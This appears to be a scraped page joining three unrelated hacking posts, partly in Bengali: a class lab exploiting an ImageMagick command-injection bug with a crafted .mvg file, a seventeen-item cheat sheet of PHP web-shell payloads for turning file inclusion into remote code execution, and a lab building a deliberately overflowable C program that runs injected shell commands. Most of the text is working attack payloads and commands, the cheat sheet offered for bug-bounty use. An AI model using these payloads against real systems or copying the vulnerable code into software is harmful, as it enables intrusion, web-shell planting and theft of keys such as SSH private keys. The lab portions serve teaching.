Proj X19: Exploiting ImageMagick (Up to 30 pts.)

Purpose

This is a very simple exploit that was made public on May 4, 2016. It's a code injection vulnerability, caused by software that takes user input and uses it to construct a command line.

What You Need

  • A Kali 2 machine, real or virtual

Task 1: Proof of Concept (5 pts.)

Checking ImageMagick Version

This bug has been patched, so if you have recently updated, your version may not be vulnerable. To check your version, in a Kali Terminal window, execute this command:
convert -version
When I did it, my version was "ImageMagick 6.8.9-9", as shown below. This version is vulnerable. If you see a different version number, check the Sources at the bottom of this project to see if it's vulnerable.

Creating the Exploit File

In a Kali Terminal window, execute this command:
nano exploit.mvg
In nano, enter the code shown below. Notice the mismatched single-quotes and double-quotes and the https URL that won't resolve. The vulnerability is in the https processor, and the payload of this exploit is the "ls -la" at the end.
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com"|ls "-la)'
pop graphic-context

Press Ctrl+XYEnter to save the file. In a Kali Terminal window, execute this code:

convert exploit.mvg out.png

The "ls -la" command executes, listing the files in your working directory, as shown below.

Saving the Screen Image

Make sure you can see these two required items, as shown in the image above:
  • convert command followed by a filename ending in .mvg
  • A file listing showing the same filename ending in .mvg with a Date
Save a whole-desktop image, using a filename of "Proj X19a from YOUR NAME".
Read More


LFI থেকে RCE তে কনভার্ট করার গুরুত্বপূর্ণ চিটশীট

(1)
Apache Log Poisoning
GET /show.php?file=/var/log/apache2/access.log&c=ls HTTP/1.1
User-Agent: <?php system($_GET['c'])?>
.
(2)
SSH Log Poisoning
ssh '<?php system($_GET['c'])?>'@target.com
/show.php?file=/var/log/auth.log&c=ls
.
(3)
SMTP Log Poisoning
telnet target(.)com 25
MAIL FROM:<tuhinbose70@gmail.com>
RCPT TO:<?php system($_GET['c'])?>
/show.php?file=/var/log/mail.log&c=ls
.
(4)
Image Upload
i. Add this to EXIF data of s.png: <?php system($_GET['c'])?>
ii. Upload the s.png.
iii. /show.php?file=../img/s.png&c=ls
.
(5)
/proc/self/environ
GET /show.php?file=../../proc/self/environ&c=ls HTTP/1.1
User-Agent: <?php system($_GET['c'])?>
If no success then try writing files.
.
(6)
php://filter
Read source code, it may contain sensitive data (username/passwords, private keys etc)->RCE
php://filter/convert.base64-encode/resource=index.php
php://filter/read=string.rot13/resource=index.php
"php://filter" is case insensitive. Try URL/Double encoding
.
(7)
Zip Upload
echo "<?php system($_GET['c'])?>" > shell.php
zip shell(.)zip shell.php
mv shell(.)zip shell.jpg
rm shell.php
/show.php?file=zip://shell.jpg%23shell.php
.
(8)
data://text/plain:
/show.php?file=data://text/plain,<?php echo base64_encode(file_get_contents("index.php"))?>
/show.php?file=data://text/plain,<?php phpinfo()?>
/show.php?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjJ10pO2VjaG8gJ3NoZWxsISc7Pz4=
.
(9)
/proc/self/fd/{id}
Include shell in headers (User-Agent, Authorisation, Referrer etc) and access /proc/self/fd/{id}
.
(10)
/proc/$PID/fd/$FD
i. Upload a lot of shells.
ii. /show.php?file=/proc/$PID/fd/$FD
.
(11)
expect://
/show.php?page=expect://ls
.
(12)
input://
POST /index.php?page=php://input HTTP/1.1
<?php system('ls')?>
.
(13)
RCE via vulnerable assert statement
Vulnerable Code: assert("strpos('$file', '..') === false") or die("Hacker!");
Payload: ' and die(system("whoami")) or '
.
(14)
Log files:
/var/log/apache/{access.log or error.log}
/var/log/apache2/error.log
/usr/local/{apache or apache2}/log/error_log
/var/log/nginx/{access.log or error.log}
/var/log/httpd/error_log
Insert payload via headers (User-Agent, Authorisation, Referrer etc)
.
(15)
.
(16)
via SSH:
If ssh is active check which user is being used (/proc/self/status & /etc/passwd) and try to access <HOME>/.ssh/id_rsa
.
(17)
vsftpd Log Poisoning:
Try to login (ftp) with the PHP payload in the username and access /var/log/vsftpd.log
.
To automate, use LFISuite.
#bugbounty #bugbountytips #bugbountytip #infosec #informationsecurity #hacking #fr0z3n_f14m3 #webpentesting #cybersecurity #LFI #RCE
Read More

 আপনার যা প্রয়োজন

একটি ৩২-বিট (x86) কালি লিনাক্স অপারেটিং সিস্টেম (রিয়েল কিংবা ভার্চুয়াল)

উদ্দেশ্য

ইনঞ্জেক্টেড শেল কমান্ড ব্যবহার করে খুব সিম্পল একটা বাফার ওভারফ্লো এক্সপ্লইট তৈরি করতে হবে।

একটি ভালনারাবল প্রোগ্রাম তৈরি


This program inputs a name from the user and prints out a "Goodbye" message. It then calls system() to print out the Linux version. It uses two buffers in a subroutine to do that in an unsafe manner, allowing the name buffer to overflow into the command buffer.

In a Terminal window, execute this command:


nano buf.c
Copy and paste in this code:

#include <string.h>
#include <stdio.h>

main(){
        char name[200];
        printf("What is your name?\n");
        scanf("%s", name);
        bo(name, "uname -a");
}

int bo(char *name, char *cmd){
        char c[40];
        char buffer[40];
        printf("Name buffer address:    %x\n", buffer);
        printf("Command buffer address: %x\n", c);
        strcpy(c, cmd);
        strcpy(buffer, name);
        printf("Goodbye, %s!\n", buffer);
        printf("Executing command: %s\n", c);
        fflush(stdout);
        system(c);
}

Save the file with Ctrl+XYEnter.

Execute this command to compile the code without modern protections against stack overflows, and with debugging symbols:


gcc -g -fno-stack-protector -z execstack -o buf buf.c
You should see compiler warnings, but no errors.

Troubleshooting

If you see this error:
fatal error: string.h: No such file or directory
That means gcc is not properly installed, which was the case on my Kali 2017.3 machine.

Execute this command to fix gcc:

apt install build-essential -y

Running the Program Normally

Execute this command:

./buf
Enter your first name when prompted to.


The program prints out the location of the Name buffer and the command buffer, says "Goodbye", and excutes the command "uname -a", as shown below.

Observing a Crash

Execute this command:

./buf

Enter fifty 'A' characters instead of your name.

The program attempts to execute the command AAAAAAA, as shown below.

Finding the Code Injection Point

Execute this command:

./buf

Enter:
  • Ten 'A' characters, then
  • Ten 'B' characters, then
  • Ten 'C' characters, then
  • Ten 'D' characters, then
  • Ten 'E' characters.
The program attempts to execute the command EEEEEEEEEE, as shown below. So any text we put in place of EEEEEEEEEE will execute.

Executing the "ls" command

Execute this command:

./buf
Enter ten 'A' characters, then ten 'B' characters, then ten 'C' characters, then ten 'D' characters, then ls


The program executes the "ls" command, showing the files in your working directory, as shown below.

Saving a Screen Image

Make sure you can see "Executing command: ls, as shown above.

Press the PrintScrn key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "YOUR NAME Proj 1a", replacing "YOUR NAME" with your real name.


ক্রেডিটঃ SamClass

Read More